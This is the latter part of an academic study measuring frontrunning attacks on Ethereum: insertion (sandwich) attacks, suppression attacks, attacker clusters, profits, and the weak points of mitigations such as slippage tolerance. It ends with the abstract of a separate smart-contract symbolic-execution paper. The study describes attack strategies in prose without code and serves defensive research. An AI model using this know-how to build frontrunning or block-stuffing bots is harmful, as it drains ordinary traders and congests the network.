


Figure 6: Two examples of attackers changing their strategies over time from direct attacks (i.e., using directly an exchange) to indirect attacks (i.e., using a bot contract).

outsider it will look like two transactions with different receivers. We found only 5,467 cases (2.78%) where the attackers are using proxy contracts to disguise calls to their bot contracts. Insertion is the only attack type for which our heuristics can detect attacks that do not employ bot contracts. For these cases, the attacker accounts call the DEXes directly. From all the insertion attacks we detected, only 2,673 cases (0.01%) fall in this category of direct attacks. We included these attacks in most of the results, but we do not count them for the cluster computation since we cannot link the corresponding attacker accounts to any bot contract. Figure 6 highlights examples of two accounts that changed their attack strategy over time. The attackers initially performed their attacks by calling directly the smart contract of exchanges, but then switched to bot contracts over time.

Attacker Clusters. Among the 98 attacker clusters that we identified, many of the bot contracts share the same bytecode. The most extreme case is an attacker cluster that contains 80 bot contracts and all of them have the same bytecode. We find that attackers were already able to make an accumulated profit of over 13.9M USD. From Table 5, we see that an attacker makes on average a profit of over 130K USD per attacker cluster. Moreover, the average profit per attack is 78.72 USD, whereas the median profit is 28.80 USD. The largest profit that has been made with a single attack was 20,084.01 USD. However, not all the attacks were successful

	Cost (USD)	Profit (USD)	Attacks	Attacker Accounts	Bot Contracts
mean	38,807.63	130,246.93	1979.78	14.87	4.81
std	135,352.00	462,464.36	6053.68	90.59	10.09
min	0.98	-2,319.42	1.00	1.00	1.00
25%	43.84	-9.78	4.25	1.00	1.00
50%	419.74	691.48	68.50	2.00	2.00
75%	3,510.94	8,350.46	529.25	3.00	4.00
max	686,850.37	2,262,411.95	39162.00	891.00	80.00

Table 5: Distributions for insertion attacker clusters.

in terms of profit. We count 19,828 (10.08%) attacks that resulted in an accumulated loss of roughly 1.1M USD. The largest loss that we measured was 10,620.61 USD. The average loss is 56.93 USD per attack and the median loss is 14.26 USD per attack. Thus, the average loss is still lower than the average profit, meaning that insertion attacks are profitable despite bearing some risks.

Competition. We found among our detected results 5,715 groups of at least two insertion attacks that share the same block number, victim transaction and exchanged token but with different attackers. Included in those groups, we found 270 cases where at least two of the attackers targeting the same victim belong to the same attacker cluster. To explain this phenomenon, we have three hypothesis. The first one is that an attacker would not interfere with its own attacks, hence, our attacker clustering mechanism is incorrect. Since our methodology is based on heuristics and we have no

ground truth to validate them, we could expect to find occasional errors. However, since the heuristics are simple and reasonable enough, we also consider the next two hypothesis. The second one is that some attackers might not be clever enough to coordinate multiple agents working in parallel, and the self-interference could be an accident. And third, the parallel attacks could be a tactic to split the movements of funds into smaller amounts to avoid becoming the target of other attackers. For example, we found two instances where attackers became victims at the same time, namely accounts 0x5e334032Fca55814dDb77379D8f99c6eb30dEa6a and 0xB5AD1C4305828636F32B04E5B5Db558de447eAff in blocks 11,190,219 and 11,269,029, respectively.

5.5 Analyzing Suppression

Overall Results. We identified a total of 50 suppression attacks originated from 98 attacker accounts and 30 bot contracts. From these entities, we identified 5 unique attacker clusters using the graph analysis defined in Section 4.1.

Rounds, Success, and Failure. In this section we define a suppression attack as a sequence of rounds. Each round starts with an investment transaction that sends ether to the victim's contract, which is added to a prize pool. The round then continues with a sequence of one or more stuffing transactions. When another participant interrupts the stuffing sequence by sending a new investment transaction, the participant becomes the new potential winner of the prize pool. This event terminates the round in a failure state, because the attacker cannot claim the prize anymore. Otherwise, if an interruption never occurs and the attacker can eventually claim the competition prize, the round is terminated with a success status. Thus, we define the status of an entire suppression attack as the status of the last round in the corresponding sequence of rounds. From the 50 suppression attacks we identified, 13 were successful and 37 failed.

Suppression Strategies. In Table 7 we show the distribution of suppression strategies split by successful and failed attacks. We see that although the assert strategy is the most popular one, it is not the most successful one. The controlled gas loop strategy seems to be the most successful in terms of attacks.

Suppression Strategy	Attacks	Successful	Failed
Assert	20	2	18
Controlled Gas Loop	18	8	10
Uncontrolled Gas Loop	12	3	9

Table 7: Suppression strategies.

Profitability. In a suppression attack, the profit of the attacker A is defined by the accumulated ether in the prize pool of the suppressed contract. Note that the attack only obtains the prize if it succeeds. Additionally, we subtract from the profit the attack cost which is defined by the sum of the initial investment on each round, and the accumulated fees of all the related transactions T_{A_i}. Finally, for each attack we convert the ether cost and profit into USD by taking the conversion rate valid at the time of the attack.

Attacks. We can see in Table 8 the distribution of each variable we collected per suppression attack. An interesting result is that at least 75% of the attacks generate big losses. However, there are also extreme cases with huge profits. Hence, we could say that the suppression attacks are very risky but that they can also yield high rewards. Along with the price and cost, we also count the number of rounds, blocks and transactions every attack contains. We can observe, as expected in Table 8, how all these metrics grow together with the cost. A suppression attack lasts on average 6.62 rounds and an attacker stuffs on average 29.70 blocks with an average of 182.70 transactions.

	Cost (USD)	Profit (USD)	Rounds	Blocks	Transactions
mean	2,349.65	20,725.24	6.62	29.70	182.70
std	3,331.21	113,598.58	12.86	50.77	456.91
min	4.67	-10,741.12	1.00	2.00	6.00
25%	221.87	-1,893.26	1.00	4.00	12.50
50%	896.68	-284.81	2.00	10.00	33.50
75%	2,719.69	-14.93	4.75	21.50	88.75
max	10,741.12	791,211.86	66.00	233.00	2,664.00

Table 8: Distributions for suppression attacks.

Attacker Clusters. We identified 5 attacker clusters. Among the attacker clusters, we found only two pairs of bot contracts sharing the same bytecode. From Table 9, we can see that the average profit per attacker cluster is 207,252.36 USD and that the largest profit made by an attacker cluster is over 777K USD. However, we also see that mounting suppression attacks is expensive with an average of 23,496.52 USD, but still profitable with an average profit of 207,252.36 USD. Also, we find that attackers mount on average 10 attacks and use on average around 19 attacker accounts and 6 bot contracts. There is one case where an attacker was responsible for mounting 18 different attacks using 42 different accounts and 14 different bots.

	Cost (USD)	Profit (USD)	Attacks	Attacker Accounts	Bot Contracts
mean	23,496.52	207,252.36	10.00	19.60	6.00
std	20,520.87	323,613.48	7.65	13.67	5.24
min	46.00	-46.00	1.00	6.00	1.00
25%	14,836.39	19,274.31	3.00	12.00	2.00
50%	21,592.43	115,241.45	12.00	18.00	5.00
75%	25,054.40	124,243.35	16.00	20.00	8.00
max	55,953.37	777,548.67	18.00	42.00	14.00

Table 9: Distributions for suppression attacker clusters.

Suppressed Contract Address	Contract Name	Attacks	Rounds	Transactions	Attackers	Bot Contracts	Attacker Clusters
0xDd9fd6b6F8f7ea932997992bbE67EabB3e316f3C	Last Winner	16	20	304	27	5	2
0xA62142888ABa8370742bE823c1782D17A0389Da1	FoMo3Dlong	12	188	5875	81	8	4
0x5D0d76787D9d564061dD23f8209F804a3b8AD2F2	Peach Will	6	52	1105	26	5	2
0x2c58B11405a6a8154FD3bbC4CcAa43924f2BE769	ERD	3	3	207	20	2	1
0x42CeaD70158235a6ca4868F3CFAF600c7A7b0ebB	ETH CAT	2	23	929	20	2	1
0xB7C2e4047Fb76508D4137BE787DaF28B013F00E6	Escape plan	2	3	67	20	2	1
0x29488e24cFdAA52a0b837217926C0c0853Db7962	SuperCard	1	25	319	17	1	1
0xB4a448387403554616eB5B50aa4C48f75243a015	Mobius2Dv2	1	4	82	19	1	1
0x3e22bB2279d6Bea3Cfe57f3Ed608fC3B1DeaDADf	Star3Dlong	1	3	66	6	1	1
0xD15E559f6BD5C785Db35E550F9FbC80045b0a049	FDC	1	3	44	18	1	1
0x9954fF17909893B443E2EE825066373960c2735A	F3DPRO	1	1	41	18	1	1
0xC75506dEAe7c01F47BCd330B324226CE9ba78e30	FomoXP	1	3	39	19	1	1
0x0fe2247a20E779a879c647D2b9deA1b896FC0ccf	EFS	1	1	33	16	1	1
0xbAbED6ca5C86B2347D374e88251Ca8007C417f55	The rabbit	1	1	15	13	1	1
0xb178EA2c9023bb2DD500a607505D2aa121F92A35	RichKey	1	1	9	8	1	1

Table 6: List of contracts that were victims of suppression attacks.

Competition. We found that suppression attacks only targeted 15 unique contracts, which are listed in Table 6. We can see that only the contracts Last Winner, FoMo3Dlong, and Peach Will were targeted by different attacker clusters. We searched through all the attacks for blocks where any of these three contracts were the victims and more than one attacker cluster was targeting the same victim. We found only one case where bot contract 0xDd9fd6b6F8f7ea932997992bbE67EabB3e316f3C started an attack interrupting another attack from bot contract 0xd037763925C23f5Ba592A8b2F4910D051a57A9e3 targeting Last Winner on block 6,232,122.

5.6 Summary

In the following, we summarize our previous findings and compare the different types of frontrunning attacks in terms of structure, competition, cost, profit, bot triggers, bot activity, and trends.

Structure. As shown in Figure 1, the difference between each attack type is the number of transactions the attacker employs and where the attacker places them in a block relative to the victim. For displacement, the attacker needs to place only one transaction before the victim. For insertion, the attacker creates a sandwich of two transactions around the victim's transaction. Finally, for suppression, the attacker must delay the victim's transaction with one or more transactions.

Competition. Attackers can interrupt each other depending on the structure of the attack. For displacement, the attacker only sends one transaction before the victim, so the only way for another attacker to interrupt the attack is to place another transaction before the attacker (i.e., with a higher gas price than the victim and the attacker). Moreover, note that the second attacker could be aiming at the same victim or could be considering the first attacker as the victim. In insertion, competition is more complex since one or more transactions can interfere between the three transactions of a sandwich. Additionally, one attacking transaction can take the role of the victim in another sandwich (i.e., when the attacking transaction moves so many funds that it is considered a whale transaction for other attackers). Finally, the suppression case is even easier to interrupt given the number of transactions it involves over an extended range of blocks. Interestingly, the results from our heuristic show that interruptions from regular lottery participants caused most of the failed attacks.

Cost. We present the distribution of attack cost for each attack type in Tables 1, 3 and 8. In Figure 7 (left), we present the three cost distributions all together. We employed a logarithmic scale on the x-axis because the high density of displacement cost around zero as well as the large dispersion of suppression costs, makes the visualization hard to interpret. However, using this logarithmic scale, we cannot visualize the actual cost, but we can see that suppression attacks tend to be more expensive and have more diverse costs.

Profit. Similar to the cost, we present the distribution of attack profit for each attack type in Tables 1, 3 and 8. In Figure 7 (right), we present the three profit distributions all together. Similar to the cost, we employed a logarithmic scale on the x-axis because the high density of insertion profit around zero as well as the large dispersion of suppression profits, makes the visualization hard to interpret. In this scale, we cannot visualize the actual profit, but we can see that displacement attacks tend to be more profitable than insertion attacks and that suppression attacks tend to be more profitable than the other two. Additionally, the displacement profit distribution seems to have two modes.

Bot Triggers. Bots are triggered by transactions that appear in the pool of pending transactions, which on the other hand reflects user activity. Thus, bots respond to actions performed

by human users. For instance, in the case of displacement these triggers can be users accessing smart contracts that do not have proper access control. For insertion, bots are typically triggered by large trades that users commit on decentralized exchanges. Finally, for suppression, bots are triggered when the prize pool of a lottery or gambling contract has reached a significant amount of value, which makes running a suppression attack lucrative.




Figure 8: Number of attacks by weekday and hour for displacement (top), insertion (middle), and suppression (bottom), following the UTC timezone.

Bot Activity. Figure 8 describes the number of attacks by weekday and hour for displacement, insertion, and suppression, respectively, using Coordinated Universal Time (UTC) as timezone. We can see that the distribution for displacement appears to be random. For insertion, our results indicate higher bot activity overlapping with evening hours in the northern hemisphere, with highest activity between five and midnight. One plausible explanation is that transactions vulnerable to insertion attacks correspond to human-initiated trading on the blockchain. The evening activity can be explained by the fact that most people have more time to do trading on decentralized exchanges at the end of the day (e.g. after work or after dinner). However, as discussed previously, user activity triggers bots, and users belong to different parts of the world with different timezones, so it is hard to draw any conclusions. We leave it to future work to validate whether the increase of trading activity on decentralized exchanges has led to the increase of insertion frontrunning attacks and whether most users engage in trading activities at the end of the day. Finally, there is a slightly higher activity on Wednesdays for suppression, but we are unsure if the reason depends on a particular lottery (e.g. advertisement) or if this is just a coincidence due to our small sample size of detected suppression attacks.

Trends. The number of attacks has a very different magnitude for each attack type: 2K for displacement, 197K for insertion and only 50 for suppression. This difference makes it hard to visualize how the amount of attacks changes overtime for all the attacks at the same time. For that reason, in Figure 9, we present the percentage of attacks by year for each type of attack. We cannot compare the absolute values in the y-axis, but we can see how suppression attacks decreased over the years, and how both, displacement and insertion, mostly appear in 2020.

6 Discussion

In this section, we discuss the implications of frontrunning and why existing mitigation techniques are not effective.

6.1 Implications of Frontrunning

Daian et al. [9] emphasize that miners could engage in frontrunning activities to maximize or increase their profits. This will most likely be the case when EIP-2878 becomes accepted and the current static block award drops from 2 ETH to 0.5 ETH [20]. However, at the moment miners are already profiting indirectly from frontrunning activities performed by non-miners, since the high gas prices that those non-miners pay end up being for the miners in the form of transaction fees. Thus, miners are incentivized to allow frontrunning. Our results show that miners already earned more than 300K USD from transaction fees payed by the attackers performing insertion frontrunning attacks. While transaction fees in January 2018 only represented 9% of the monthly revenue of a miner, in January 2021 nearly 40% of the monthly revenue came from transaction fees [16]. Thus, besides attackers, we also concluded that miners profit from frontunning attacks. However, attackers and miners are not the only entities that profit




Figure 7: Cost (left) and profit (right) distributions in logarithmic scale.




Figure 9: Percentage of attacks by year.

from frontrunning. Take the example of Uniswap. In general, Uniswap takes a 0.3% fee on every transaction. This fee is divided between the liquidity providers, proportionally to their share. For example, if you provide 50% of the liquidity, then you will earn 50% of the collected fee. Thus, liquidity providers profit from every trade performed by frontrunners. However, frontrunning attacks can also have some severe implications for normal users in general. For instance, due to multiple attackers trying to frontrun other attackers via gas price auctions, they temporarily push the average gas prices of the network and force users that do not engage in frontrunning to either pay higher transaction fees or wait longer for their transactions to be mined. This becomes a vicious circle where once again the miners profit from the fact that benign users have to pay higher transaction fees for their transactions to be mined. Thus, the more attackers engage in frontrunning, the more it will have an impact on benign users. Another issue is suppression, which prevents blocks to be used or filled in an optimal way. Ethereum already struggles with a low transaction throughput [19] and suppression attacks only amplify the issue. Suppression attacks can cause the network to congest and decentralized applications to stop working properly.

6.2 Limitations of Existing Mitigations

There are currently two main reasons why frontrunning is conceivable on public blockchains such as Ethereum. The first reason is the lack of transaction confidentiality. Every node in the network, not just miners, can observe all the transactions in the clear before they are mined. The fact that transactions are transparent to everyone is undoubted one of the major advantages of a public blockchain, however the content and purpose of a transaction should only be visible to everyone once it has been mined. The second reason is the miner's ability to arbitrarily order transactions. This puts a lot of power into the hands of miners. Miners can decide to censor transactions or change the order of transactions such that they make the most profit. The idea to order transactions based on the gas price sounds rational at first, however this also introduces determinism in a way that can be manipulated by outsiders. A suitable mitigation technique must address these two issues, but it must also be efficient in terms of costs for the users, provide fair incentives for miners to continue mining transactions, and be adoptable by everyone and not just by a special group of participants. In our study, we observed that most frontrunning is happening on DEXes, since the risk of failure is low compared to the amount of profit that can be made. Uniswap, the DEX most affected by frontrunning, is aware of the frontrunning issue and proposes a slippage tolerance parameter that defines how distant the price of a trade can be before and after execution. The higher the tolerance, the more likely the transaction will go through, but also the easier it will be for an attacker to frontrun the transaction. The lower the tolerance, the more likely the transaction will not go through, but also the more difficult it will be for an attacker to frontrun the transaction. As a result, Uniswap's users find themselves in a dilemma. Uniswap suggests by default a slippage tolerance of 0.5% in order to minimize the likelihood that users become victims of frontrunning. However, in this work we prove that the slippage tolerance does not work as we measured over

180K attacks against Uniswap. Hence, other mitigations to counter frontrunning are needed. Bentov et al. [2] present TESSERACT, an exchange that is resistant to frontrunning by leveraging a trusted execution environment. However, their design follows a centralized approach and requires users to have hardware support for trusted execution. Breidenbach et al. [5] proposed LibSubmarine [7], an enhanced commit-and-reveal scheme to fight frontrunning. However, in the case of Uniswap, LibSubmarine would require three transactions to perform a single trade, making it cumbersome and relatively expensive for users to trade.

7 Related Work

Daian et al. researched frontrunning attacks from an economical point of view by studying gas price auctions [9]. Moreover, by modeling actions of bots using game theory, and framing the problems in terms of a Nash equilibrium for two competing agents, the authors demonstrated that DEXes are severely impacted by two main factors: the high latency required to validate transactions, which opens the door to timing attacks, and secondly the miner driven transaction prioritization based on miner extractable value. The mix of these two factors leads to new security threats to the consensus-layer itself, independent of already existing ones [4, 13]. However, the authors only focused on detecting frontrunning on DEXes and in real time, without scanning the entire blockchain history for evidence of frontrunning. Our work builds on the taxonomy defined by Eskandari et al. [12], which introduces three different types of frontrunning: displacement, insertion, and suppression. Despite illustrating a few concrete examples and discussing several mitigation techniques, the authors did not analyze the prevalence of frontrunning attacks in the wild. Zhou et al. [31] estimated the potential effect of frontrunning on DEXes but limited their analysis only to insertion attacks on a single exchange. Their study estimated the theoretical profit that could have been made if users would have engaged in fruntrunning attacks, but did not back their conclusion with real observed data. Compared to their work, we perform real world measurements not only for insertion attacks, but for the complete spectre of attack types (i.e., displacement, insertion, and suppression). Besides studying frontrunning, a few mitigation techniques have also been proposed to counter frontrunning. For instance, Kelkar et al. proposed a consensus protocol to achieve transaction order-fairness [17]. Breidenbach et al. [5] proposed LibSubmarine [7], an advanced commit-and-reveal scheme to fight frontrunning at the application layer. Bentov et al. [2] present TESSERACT, an exchange that is resistant to frontrunning by leveraging a trusted execution environment. Finally, Kokoris et al. [18] describe CALYPSO, a blockchain that is resistant to frontrunning due to private transactions. Unfortunately, none of these techniques are broadly adopted as they are either not compatible with the Ethereum blockchain or because they are too costly. Another important side-effect of decentralized finance is the emergence of flash loans [28]. Wang et al. [27] discuss a methodology to detect flash loans using specific patterns and heuristics. We leave it to future work to study the implications of flash loans in the context of frontrunning.

8 Conclusion

In this work, we investigated the prevalence of frontrunning attacks in Ethereum. To the best of our knowledge, we are the first to present a methodology to efficiently measure the three different types of frontrunning attacks: *displacement*, *insertion*, and *suppression*. We performed a large-scale analysis on the Ethereum blockchain and identified 199,725 attacks with an accumulated profit of over 18.41M USD for the attackers. We also discussed implications of frontrunning and found that miners profit from frontrunning practices. We found that miners already made a profit of more than 300K USD from transaction fees payed by frontrunners. We hope that we shed with this work some light on the predators of Ethereum's dark forest by providing evidence that frontrunning is both, lucrative and a prevalent issue.

Acknowledgments

We would like to thank the anonymous reviewers and Shaanan Cohney for their valuable comments and feedback. We also thankfully acknowledge the support from the RIPPLE University Blockchain Research Initiative (UBRI) and the Luxembourg National Research Fund (FNR) under grant 13192291.

References

[1] 1inch. 1inch introduces Chi Gastoken. https://1inch-exchange.medium.com/1inch-introduces-chi-gastoken-d0bd5bb0f92b, 2020. Accessed: 2021-01-31.

[2] Iddo Bentov, Yan Ji, Fan Zhang, Lorenz Breidenbach, Philip Daian, and Ari Juels. Tesseract: Real-time cryptocurrency exchange using trusted hardware. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1521–1538, 2019.

[3] Burton H Bloom. Space/Time Trade-Offs in Hash Coding with Allowable Errors. *Communications of the ACM*, pages 422–426, 1970.

[4] Joseph Bonneau. Why buy when you can rent? In *International Conference on Financial Cryptography and Data Security*, pages 19–26. Springer, 2016.

[5] Lorenz Breidenbach, Phil Daian, Florian Tramèr, and Ari Juels. Enter the hydra: Towards principled bug bounties and exploit-resistant smart contracts. In *27th*

USENIX Security Symposium (USENIX Security 18), pages 1335–1352, 2018.

[6] Lorenz Breidenbach, Phil Daian, and Florian Tramèr. GasToken.io. https://gastoken.io, 2018. Accessed: 2021-01-31.

[7] Lorenz Breidenbach, Tyler Kell, Stephane Gosselin, and Shayan Eskandari. LibSubmarine – Defeat Front-Running on Ethereum. https://libsubmarine.org/, 2018. Accessed: 2021-01-31.

[8] Bill Cheswick. An Evening with Berferd in which a cracker is Lured, Endured, and Studied. In *In Proc. Winter USENIX Conference*, pages 163–174, 1992.

[9] Philip Daian, Steven Goldfeder, Tyler Kell, Yunqi Li, Xueyuan Zhao, Iddo Bentov, Lorenz Breidenbach, and Ari Juels. Flash Boys 2.0: Frontrunning, Transaction Reordering, and Consensus Instability in Decentralized Exchanges. *arXiv preprint arXiv:1904.05234*, 2019.

[10] Robinson Dan and Konstantopoulos Georgios. Ethereum is a Dark Forest. https://medium.com/@danrobinson/ethereum-is-a-dark-forest-ecc5f0505dff. Accessed: 2021-01-29.

[11] Sirer Emin, Gün and Daian Phil. Bancor Is Flawed. https://hackingdistributed.com/2017/06/19/bancor-is-flawed. Accessed: 2021-01-29.

[12] Shayan Eskandari, Seyedehmahsa Moosavi, and Jeremy Clark. SoK: Transparent Dishonesty: Front-Running Attacks on Blockchain. In *International Conference on Financial Cryptography and Data Security*, pages 170–189. Springer, 2019.

[13] Ittay Eyal and Emin Gün Sirer. Majority is not enough: Bitcoin mining is vulnerable. In *International conference on financial cryptography and data security*, pages 436–454. Springer, 2014.

[14] Ethereum Foundation. Ethereum Wiki – Mining Rewards. . Accessed: 2021-02-02.

[15] William Foxley. DeFi Has a Front-Running Problem. Sparkpool's Potential Fix Is Launching This Month. https://www.coindesk.com/sparkpool-taichi-mining-network-front-running-defi. Accessed: 2021-01-29.

[16] William Foxley. Ethereum Miners Earned Record $830M in January. , 2021. Accessed: 2021-02-02.

[17] Mahimna Kelkar, Fan Zhang, Steven Goldfeder, and Ari Juels. Order-fairness for byzantine consensus. In *Annual International Cryptology Conference*, pages 451–480. Springer, 2020.

[18] Eleftherios Kokoris-Kogias, Enis Ceyhun Alp, Linus Gasser, Philipp Jovanovic, Ewa Syta, and Bryan Ford. Calypso: Private data management for decentralized ledgers. Technical report, Cryptology ePrint Archive, Report 2018/209., 2018.

[19] Kenny L. The Blockchain Scalability Problem & the Race for Visa-Like Transaction Speed. , 2019. Accessed: 2021-02-02.

[20] John Lilic. EIP-2878 – Block Reward Reduction to 0.5 ETH. , 2020. Accessed: 2021-02-02.

[21] Alex Manuskin. Ethology: A Safari Tour in Ethereum's Dark Forest. https://zengo.com/ethology-a-safari-tour-in-ethereums-dark-forest. Accessed: 2021-01-29.

[22] Naz. How to Front-run in Ethreum. https://nazariyv.medium.com/crypto-front-running-for-dummies-bed2d4682db0. Accessed: 2021-01-29.

[23] Jonathan Otto. Arbitraging Uniswap and SushiSwap in Node.js. https://messari.io/article/arbitraging-uniswap-and-sushiswap-in-node-js. Accessed: 2021-01-29.

[24] SAMCZSUN. Escaping the Dark Forest. https://samczsun.com/escaping-the-dark-forest. Accessed: 2021-01-29.

[25] Nick Szabo. Formalizing and Securing Relationships on Public Networks. *First Monday*, 2(9), 1997.

[26] Zack Voell. Decentralized Exchange Volumes Up 70 percent in June, Pass 1.5B. https://www.coindesk.com/decentralized-exchange-volumes-up-70-in-june-pass-1-5-billion/. Accessed: 2021-01-30.

[27] Dabao Wang, Siwei Wu, Ziling Lin, Lei Wu, Xingliang Yuan, Yajin Zhou, Haoyu Wang, and Kui Ren. Towards Understanding Flash Loan and its Applications in DeFi Ecosystem. *arXiv preprint arXiv:2010.12252*, 2020.

[28] Sam M Werner, Daniel Perez, Lewis Gudgeon, Ariah Klages-Mundt, Dominik Harz, and William J Knottenbelt. SoK: Decentralized Finance (DeFi). *arXiv preprint arXiv:2101.08778*, 2021.

[29] Gavin Wood. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum Project - Yellow Paper*, 151(2014):1–32, 2014.

[30] Gavin Wood. Solidity 0.8.1 documentation. https://docs.soliditylang.org/en/v0.8.1, 2021. Accessed: 2021-01-31.

[31] Liyi Zhou, Kaihua Qin, Christof Ferreira Torres, Duc V Le, and Arthur Gervais. High-frequency trading on decentralized on-chain exchanges. *arXiv preprint arXiv:2009.14021*, 2020.



SMARTEST: Effectively Hunting Vulnerable Transaction Sequences in Smart Contracts through Language Model-Guided Symbolic Execution

Sunbeom So, Seongjoon Hong, Hakjoo Oh*
Department of Computer Science and Engineering
Korea University

Abstract

We present SMARTEST, a novel symbolic execution technique for effectively hunting vulnerable transaction sequences in smart contracts. Because smart contracts are stateful programs whose states are altered by transactions, diagnosing and understanding nontrivial vulnerabilities requires generating sequences of transactions that demonstrate the flaws. However, finding such vulnerable transaction sequences is challenging as the number of possible combinations of transactions is intractably large. As a result, most existing tools for smart contract analysis use abstractions and merely point out the locations of vulnerabilities, which in turn imposes a steep burden on users of understanding the bugs, or have limited power in generating transaction sequences. In this paper, we aim to overcome this challenge by combining symbolic execution with a language model for vulnerable transaction sequences, so that symbolic execution effectively prioritizes program paths that are likely to reveal vulnerabilities. Experimental results with real-world smart contracts show that SMARTEST significantly outperforms existing tools by finding more vulnerable transaction sequences including critical zero-day vulnerabilities.

1 Introduction

